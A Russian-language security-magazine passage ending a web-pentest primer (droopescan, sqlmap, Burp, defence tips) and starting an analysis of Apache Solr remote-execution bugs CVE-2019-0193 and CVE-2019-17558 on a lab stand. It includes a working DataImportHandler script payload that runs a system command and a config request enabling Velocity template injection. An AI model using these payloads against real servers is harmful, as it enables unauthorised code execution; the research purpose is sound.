
С Drupal все немного сложнее, как и с другими непопулярными CMS. Годного сканера, который бы находил уязвимости на таких сайтах, просто нет. Из готовых инструментов мне удалось найти лишь DroopeScan, но он только помогает быстро собрать базовую информацию о жертве.

Устанавливается DroopeScan через pip (естественно, у тебя должен быть установлен Python).

```
pip install droopescan
```

Запускаем сканирование. Так как он поддерживает не только Drupal, ему желательно явно указать, какую CMS мы ожидаем встретить на сайте:


```
droopescan scan drupal -u http://url
```



DroopeScan

Остальное приходится выискивать руками и гуглить в интернете. В этом очень помогают сайты с поиском по базам уязвимостей, например CVEdetails, и готовые эксплоиты с PoC (их можно найти на GitHub и в даркнете).

К примеру, возьмем уязвимость CVE-2018-7600, которой подвержены версии Drupal 7.x и 8.x. Она позволяет загрузить и вызвать shell удаленно. Эксплоит для PoC можно взять тут.



Уязвимый Drupal

Сканер выдал мне лишь версию CMS, и этого хватило для эксплуатации уязвимости. В целом взлом Drupal и других CMS по своей сути ничем не отличается от поиска дыр в любом другом онлайновом сервисе. Бреши в безопасности либо есть, либо их еще не нашли.

PoC уязвимости CVE-2018-7600

Не надо далеко ходить за боевым эксплоитом, чтобы открыть сессию в Meterpreter и воспользоваться уязвимостью в полной мере.

УДАР ПО САМОПИСНЫМ САЙТАМ

С тестированием самописных сайтов все намного сложнее. Нет конкретного сканера, который сказал бы: вот тут есть старая версия веб-приложения, в нем известная дыра, вот ссылка на эксплоит и подробное описание его применения. Есть только очень обширный список потенциальных уязвимостей, которые нужно проверить. Проводят такие пентесты по методике OWASP или собственным алгоритмам.

Тестирование на проникновение — дело сугубо творческое. В нем нет жестких рамок и перечня обязательных инструментов, особенно если они опенсорсные. Однако аудит безопасности — серьезная услуга, и некоторые организации стараются структурировать ее выполнение, чтобы в полете фантазии пентестер ничего не пропустил.

Одним из способов это сделать стало руководство OWASP Testing Guide v4. Это подробный сборник правил обнаружения уязвимостей веб-приложений. Ребята собрали и описали доступным языком методы тестирования уязвимостей десяти наиболее распространенных классов — OWASP 10.


Если нужно проверить возможность взлома самописного сайта, то лучше начинать с того же WhatWeb. Только теперь мы смотрим не CMS, а все обнаруженные сервисы и их версии.

Есть множество уязвимых версий самих фреймворков. К примеру, зачастую используют устаревшие версии Ruby on Rails или Apache Tomcat. Эксплоиты для них есть в открытом доступе.

Также стоит обратить внимание на версии самих языков программирования. К примеру, в PHP постоянно находят уязвимости, а с момента их обнаружения до апдейта на сайте может пройти не одна неделя.

Следующим шагом желательно воспользоваться сканерами безопасности. Даже если они не дадут готовый вердикт, то подкинут пищу для размышлений. Например, программа dirb поможет пробежаться по открытым директориям и вернет коды ответов.


Для проверки на типовые уязвимости воспользуйся универсальными сканерами: nikto, OWASP ZAP, w3af, skipfish. Также советую иметь в запасе mantra security toolkit.



Nikto

Для всего остального есть Burp Suite. Обычно с его помощью выполняется более сложный поиск уязвимостей веб-приложений. В качестве примера рассмотрим поиск и эксплуатацию SQL-инъекций.

Ставим Burp Suite (в Kali Linux он уже предустановлен), находим в нем Repeater (повторитель запросов) и запускаем. В запросе GET или POST ищем передаваемое на сервер значение (типа `id=12`) и закидываем его в Repeater.



SQL-инъекция в Repeater

Добавляем одинарную кавычку, чтобы проверить отсутствие фильтрации специальных символов в передаваемом значении, и видим сообщение с ошибкой `syntax error sql`. Возникновение ошибки говорит о том, что сайт уязвим к SQL-инъекциям. Для автоматизации развития атаки используем sqlmap.

```
sqlmap -u http://url/page.php?id=1 --dbs
```

Ключ `-u` указывает на URL цели, а `--dbs` говорит проверить все СУБД.

Sqlmap

Этот комбайн для SQL-инъекций сам определит, какой пейлоад подходит, и по твоим командам вытащит все нужные данные из баз на сайте. Он даже предложит сразу определить пароли по хешам, если найдет. Особенно этот софт полезен при эксплуатации так называемых слепых SQL-инъекций.

КАК ЗАЩИТИТЬСЯ

Если ты владелец сайта на CMS, то оптимальной стратегией безопасности будет отказаться от сомнительных дополнений, свести к минимуму число плагинов и регулярно обновлять все программное обеспечение. Веб-дизайнерам и программистам хочется напомнить элементарные правила написания безопасного кода — хотя бы фильтруйте спецзнаки в запросах к базам данных и проверяйте позаимствованные в интернете скрипты.

Если твой сайт писали на заказ, то нужно проверить все использованные веб-компоненты, удалить опциональные и своевременно обновлять оставшиеся до актуальных версий. Поэтому заранее позаботься о поддержке сайта.

Универсальный вариант — периодически заказывать поиск уязвимостей у стороннего специалиста. Кстати, крупные компании часто платят вознаграждение за недочеты безопасности, выявленные в их онлайновых сервисах. Почему бы тебе не начать свою карьеру пентестера с bug bounty?

ЧТО ДАЛЬШЕ

Если тема поиска уязвимостей в веб-сервисах тебя заинтересовала, предлагаю самостоятельно попрактиковаться по руководству OWASP 10. А прежде чем пентестить какие-то реальные объекты, ты можешь отточить свои навыки на специальных полигонах и уязвимых виртуальных машинах.

WWW

- itsecgames.com — уязвимая площадка bwapp
- hacksplaining.com — тестовый онлайн-полигон для практики
- vulnhub.com — огромный сборник уязвимых виртуальных машин
- pentesterlab.com — курсы с объяснением веб-уязвимостей
- Примеры веб-уязвимостей

СОЛНЕЧНЫЙ УДАР

РАЗБИРАЕМ ДВЕ ОПАСНЫЕ УЯЗВИМОСТИ В APACHE SOLR

aLLy
ONsec
@iamsecurity

Недавно исследователи нашли две крупные уязвимости в опенсорсной платформе полнотекстового поиска Apache Solr. Первый баг связан с некорректной обработкой шаблонов Velocity, второй кроется в модуле импорта баз данных. Эксплуатация любого из них приводит к удаленному выполнению команд, поэтому их статус — критический.

Solr написан на Java и основан на поисковом движке Apache Lucene. Его применяют для поиска по текстам, подсветки результатов, фасетного поиска, динамической кластеризации и прочего. Solr хорошо масштабируется и успел стать одним из самых популярных поисковых движков.


Первая уязвимость — CVE-2019-17558. Она существует благодаря возможности перезаписи конфигурации, что позволяет использовать кастомные шаблоны, в которых можно выполнять произвольные системные команды. Баг затрагивает все версии Apache Solr, начиная с 5.0.0 и заканчивая 8.3.1.

Вторая уязвимость — CVE-2019-0193. Она находится в модуле DataImportHandler. Злоумышленник может передать полезную нагрузку в параметре `dataConfig` при помощи запроса GET к функции импорта конфигурации БД. Обнаружил баг исследователь из Veracode Михаил Степанкин. Уязвимость затрагивает все версии Apache Solr до 8.2.0.

СТЕНД

Для начала поднимем стенд, на котором будем препарировать баги. Чтобы сэкономить время, возьмем версию, которая уязвима перед обоими эксплоитами, — 8.1.1. Здесь, как обычно, два пути. Один — использовать готовый контейнер Docker, он подойдет, если ты не планируешь морочиться с отладкой и копаться во внутренностях Solr. Для этого воспользуемся репозиторием vulhub. Все, что требуется, — это пара файлов `docker-compose.xml`: для CVE-2019-0193 и для CVE-2019-17558. Сохраняем их в отдельные папки и запускаем с помощью команды

```
docker-compose up -d
```




Контейнер Docker для тестирования уязвимости CVE-2019-0193

Теперь вернемся ко второму варианту стенда (я буду использовать в статье именно его). На самом деле он не сильно сложнее. Сначала скачиваем с официального сайта необходимую версию Solr — solr-8.1.1-src.tgz. Распаковываем архив и переходим в директорию `bin`. Теперь, чтобы запустить сервер, достаточно выполнить скрипт `solr.cmd` для Windows или `solr` для Linux и macOS.

```
solr start
```

Сервер стартует на порте 8983.



Стенд Apache Solr 8.1.1 для тестирования уязвимостей

Однако нам еще понадобится возможность отладки, поэтому пока притормозим Solr.


```
solr stop -all
```

Для дебага я буду использовать IntelliJ IDEA. Для начала воспользуемся утилитой Ant, чтобы сгенерировать необходимое окружение.

```
ant ivy-bootstrap
ant idea
```


Переходим в папку `solr` и выполняем еще одну команду.

```
ant server
```



Подготовка окружения для отладки Apache Solr

После того как команды успешно отработают, можно открывать проект в IDEA. Теперь укажем параметры запуска сервера. Для этого добавим новую конфигурацию удаленной отладки. Укажем порт и выберем `server` в качестве `module classpath`.




Конфигурация для удаленной отладки в IDEA

Обрати внимание на строку Command line arguments for remote JVM. Ее нужно добавить в качестве аргумента в команду для запуска сервера.

```
solr start -f -a "-Xdebug -Xrunjdwp:transport=dt_socket,server=y,
suspend=y,address=8983"
```


После этого запускаем отладчик, и стенд готов.



Готовый стенд Apache Solr с возможностью отладки

Осталось только создать два тестовых экземпляра ядра (core), чтобы анализировать уязвимости. Для бага в `DataImportHandler` я буду использовать конфиг `example-DIH`.

```
solr create_core -c test -d ../example/example-DIH/solr/db
```



Тестовый экземпляр для анализа CVE-2019-0193

А для бага в обработчике шаблонов достаточно дефолтного конфига.


```
solr create_core -c vel
```

Переходим к обзору уязвимостей, начну в хронологическом порядке.

УЯЗВИМОСТЬ В DATAIMPORTHANDLER

Во многих поисковых приложениях контент для индексирования хранится в структурированном хранилище данных, например в реляционной СУБД. Data Import Handler (или DIH) предоставляет механизм для импорта содержимого из такого хранилища данных и его индексации. В нем есть функция, которая отправляет всю конфигурацию БД одним запросом с параметром `dataConfig`. Режим дебага DIH позволяет удобно отлаживать такую конфигурацию.

Но есть и подводные камни — DIH-конфигурация может содержать скрипты, а это потенциальный вектор для атаки. Точнее, это прямой путь к выполнению произвольного кода! :) Если заглянешь в документацию к ScriptTransfer, то увидишь, что, хотя функции-трансформаторы и пишутся по дефолту на JavaScript, в них можно использовать вставки кода на Java.



Another more complex example

```
<dataConfig>
    <script><![CDATA[
        function CategoryPieces(row)    {
            var pieces = row.get('category').split('/');
            var arr = new java.util.ArrayList();
            for (var i=0; i<pieces.length; i++) {
                arr.add(pieces[i]);
            }
            row.put('categorypieces', arr);
            row.remove('category');
            return row;
        }
    ]]></script>
    <document>
        <entity name="e" pk="id" transformer="script:CategoryPieces" query="select * from X">
        ....
        </entity>
    </document>
</dataConfig>
```

Пример использования ScriptTransformer с кодом на Java

Также обрати внимание на то, как вызывается созданный трансформер.

Используя тривиальный метод `getRuntime().exec()`, можно накидать тело функции `rce`, которая будет выполнять любой код.

```
<dataConfig>
  <script><![CDATA[
    function rce() {
      java.lang.Runtime.getRuntime().exec("calc");
    }
  ]]></script>
```

Остается вопрос о том, в каком контексте эту функцию можно вызвать. Для этих целей нам понадобится источник валидных данных. Так как возиться с поднятием своей БД совсем не хочется, заглянем еще раз в документацию. К нашему счастью, `DataImportHandler` поддерживает целую вязанку разных источников. Например, URLDataSource, который получает данные из определенного URL.


```
<dataConfig>
  <dataSource type="URLDataSource" />
  <script><![CDATA[
    function rce() {
      java.lang.Runtime.getRuntime().exec("calc");
    }
  ]]></script>
```

В качестве обработчика данных я буду использовать обычный PlainTextEntityProcessor, который просто читает все содержимое в поле `plainText`. Но это абсолютно не важно, главное — использовать в качестве трансформера нашу функцию.

```
<dataConfig>
  <dataSource type="URLDataSource" />
  <script><![CDATA[
    function rce() {
      java.lang.Runtime.getRuntime().exec("calc");
    }
  ]]></script>
  <document>
    <entity processor="PlainTextEntityProcessor" name="x" url=
"http://abc.com/" transformer="script:rce" />
  </document>
</dataConfig>
```

Здесь я получаю все содержимое страницы `http://abc.com/` и затем применяю к нему функцию `rce`.

Включим режим отладки конфигурации DIH и отправим полученный пейлоад. Если сейчас перехватить запрос, то он будет передан в параметре `dataConfig`.




Выполнение произвольного кода в Apache Solr через DataImportHandler

Установим в отладчике брейк-поинт на вызов метода инициализации `ScriptTransformer`.

```
org.apache.solr.handler.dataimport.ScriptTransformer#initEngine
```

И видим, что по умолчанию для трансформеров используется JavaScript. А движок, который выполняет парсинг кода на JS, — Nashorn.




Отладка инициализации ScriptTransformer

/solr-8.1.1/solr/contrib/dataimporthandler/src/java/org/apache/solr/handler/dataimport/ScriptTransformer.java

```
44: public class ScriptTransformer extends Transformer {
...
65:   private void initEngine(Context context) {
66:     String scriptText = context.getScript();
67:     String scriptLang = context.getScriptLanguage();
...
72:     ScriptEngineManager scriptEngineMgr = new ScriptEngineManager
();
73:     ScriptEngine scriptEngine = scriptEngineMgr.getEngineByName(
scriptLang);
...
86:     try {
87:       scriptEngine.eval(scriptText);
```

Из документации можно узнать, что Nashorn позволяет обращаться к стандартным пакетам и классам Java.



Вызов калькулятора через java.lang.Runtime.getRuntime в Nashorn


Далее выполнение кода переходит в

```
org.apache.solr.handler.dataimport.ScriptTransformer#transformRow
```

Здесь и вызывается наша функция.

/solr-8.1.1/solr/contrib/dataimporthandler/src/java/org/apache/solr/handler/dataimport/ScriptTransformer.java

```
44: public class ScriptTransformer extends Transformer {
...
48:   @Override
49:   public Object transformRow(Map<String, Object> row, Context
context) {
50:     try {
51:       if (engine == null)
52:         initEngine(context);
53:       if (engine == null)
54:         return row;
55:       return engine.invokeFunction(functionName, new Object[]{row
, context});
```



Момент вызова функции rce


Таким образом, можно выполнить любые команды в системе. Это поведение, разумеется, открывает серьезную брешь в безопасности, поэтому с версии 8.2.0 Apache Solr по дефолту не позволяет использовать загрузку напрямую через веб-интерфейс из параметра `dataConfig`. Чтобы такой способ заработал, теперь нужно установить настройку `enable.dih.dataConfigParam` в `true`.

УЯЗВИМОСТЬ В ДВИЖКЕ VELOCITY

Начнем с того, что для успешной эксплуатации понадобится доступ к API админа. Это нужно, чтобы изменить конфигурацию уже созданного ядра и включить параметр `params.resource.loader.enabled` в `VelocityResponseWriter`. Это позволит передавать шаблоны в параметрах запроса. По дефолту эта опция отключена.

/solr-8.1.1/solr/server/solr/vel/conf/solrconfig.xml

```
1293: <!--
1294:    Custom response writers can be declared as needed...
1295:   -->
1296: <queryResponseWriter name="velocity" class="solr.Veloci
tyResponseWriter" startup="lazy">
1297:   <str name="template.base.dir">${velocity.template.base.dir:}
</str>
1298:   <str name="solr.resource.loader.enabled">${velocity.solr.
resource.loader.enabled:true}</str>
1299:   <str name="params.resource.loader.enabled">${velocity.params.
resource.loader.enabled:false}</str>
1300: </queryResponseWriter>
```




params.resource.loader.enabled	The "params" resource loader allows templates to be specified in Solr request parameters. For example: `http://localhost:8983/solr/gettingstarted/select?q=*:*&wt=velocity&v.template=custom&v.template.custom=CUSTOM%3A%20%23core_name` where `v.template=custom` says to render a template called "custom" and v.template.custom's value is the actual custom template. This is disabled by default;	false

Параметр params.resource.loader.enabled

Сначала получим список всех инстансов с помощью такого запроса к API.

```
http://solr.vh:8983/solr/admin/cores?indexInfo=false&wt=json
```

Это пригодится в боевых условиях.



Получение списка ядер в Apache Solr через API

Продолжение статьи →

СОЛНЕЧНЫЙ УДАР

РАЗБИРАЕМ ДВЕ ОПАСНЫЕ УЯЗВИМОСТИ В APACHE SOLR

Нас интересует ядро **vel**, которое я создал специально для тестирования. Далее заглянем в файл конфигурации веб-сервера **web.xml**.


/solr-8.1.1/solr/webapp/web/WEB-INF/web.xml
```
25: <!-- Any path (name) registered in solrconfig.xml will be sent to that filter -->
26: <filter>
27:   <filter-name>SolrRequestFilter</filter-name>
28:   <filter-class>org.apache.solr.servlet.SolrDispatchFilter</filter-class>
...
40: <filter-mapping>
41:   <filter-name>SolrRequestFilter</filter-name>
42:   <url-pattern>/*</url-pattern>
43: </filter-mapping>
```

Все запросы, отправленные на сервер, проходят через фильтр SolrRequestFilter, который объявлен классом org.apache.solr.servlet.SolrDispatchFilter. Обратимся к мануалу по Config API. Нам нужно отправить запрос на <имя_ядра>/config, чтобы поменять его настройки. У каждого эндпойнта API есть свои обработчики. Очередное обращение в документацию расскажет нам, что за URI <имя_ядра>/config стоит SolrConfigHandler. Заглянем в тело этого класса. Метод handleRequestBody обрабатывает отправленный запрос.

/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
101: public class SolrConfigHandler extends RequestHandlerBase implements SolrCoreAware, PermissionNameProvider {
...
124:   @Override
125:   public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp) throws Exception {
126:
127:     RequestHandlerUtils.setWt(req, CommonParams.JSON);
128:     String httpMethod = (String) req.getContext().get("httpMethod");
129:     Command command = new Command(req, rsp, httpMethod);
...
141:       command.handleGET();
```


Если мы делаем обычный запрос GET к этому эндпойнту, то вызывается handleGET и возвращается текущая конфигурация ядра. Так, нужная нам опция params.resource.loader.option.enabled сейчас установлена в false.

/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
158: private class Command {
...
179:   private void handleGET() {
180:     if (parts.size() == 1) {
181:       // This is the whole config. Sent out the whole payload
182:       resp.add("config", getConfigDetails(null, req));
...
258:   private Map<String, Object> getConfigDetails(String componentType, SolrQueryRequest req) {
259:     String componentName = componentType == null ? null : req.getParams().get("componentName");
260:     boolean showParams = req.getParams().getBool("expandParams", false);
261:     Map<String, Object> map = this.req.getCore().getSolrConfig().toMap(new LinkedHashMap<>());
262:     if (componentType != null && !SolrRequestHandler.TYPE.equals(componentType)) return map;
263:     Map reqHandlers = (Map) map.get(SolrRequestHandler.TYPE);
264:     if (reqHandlers == null) map.put(SolrRequestHandler.TYPE, reqHandlers = new LinkedHashMap<>());
265:     List<PluginInfo> plugins = this.req.getCore().getImplicitHandlers();
266:     for (PluginInfo plugin : plugins) {
267:       if (SolrRequestHandler.TYPE.equals(plugin.type)) {
...
269:           reqHandlers.put(plugin.name, plugin);
...
273:     if (!showParams) return map;
```



Отладка GET-запроса на эндпойнт /config

В окне браузера ты можешь наблюдать ответ от сервера в формате JSON.



Текущая конфигурация queryResponseWriter в ядре vel


Нам нужно изменить существующую конфигурацию, это делается POST-запросом и обрабатывается методом handlePOST. Поставим бряк на его вызов и отправим запрос на изменение конфигурации движка Velocity.

```
POST /solr/vel/config HTTP/1.1
Host: solr.vh:8983
Content-Type: application/json
Content-Length: 0

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
```

/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
124: @Override
125: public void handleRequestBody(SolrQueryRequest req, SolrQueryResponse rsp) throws Exception {
...
128:   String httpMethod = (String) req.getContext().get("httpMethod");
129:   Command command = new Command(req, rsp, httpMethod);
...
135:     try {
136:       command.handlePOST();
```

Solr обрабатывает тело запроса и выбирает из него переданные команды. У нас она только одна — update-queryresponsewriter.


/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
332: private void handlePOST() throws IOException {
333:   List<CommandOperation> ops = CommandOperation.readCommands(req.getContentStreams(), resp.getValues());
...
344:           ConfigOverlay overlay = SolrConfig.getConfigOverlay(req.getCore().getResourceLoader());
345:           handleCommands(opsCopy, overlay);
```



Отладка Apache Solr. Вызов handleCommands

Затем в дело вступает метод handleCommands. Он разбивает переданную строку по символу «минус» и получает имя команды и имя модуля (плагина), к которому эту команду нужно применить.

/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
453: private void handleCommands(List<CommandOperation> ops, ConfigOverlay overlay) throws IOException {
454:   for (CommandOperation op : ops) {
455:     switch (op.name) {
...
468:       default: {
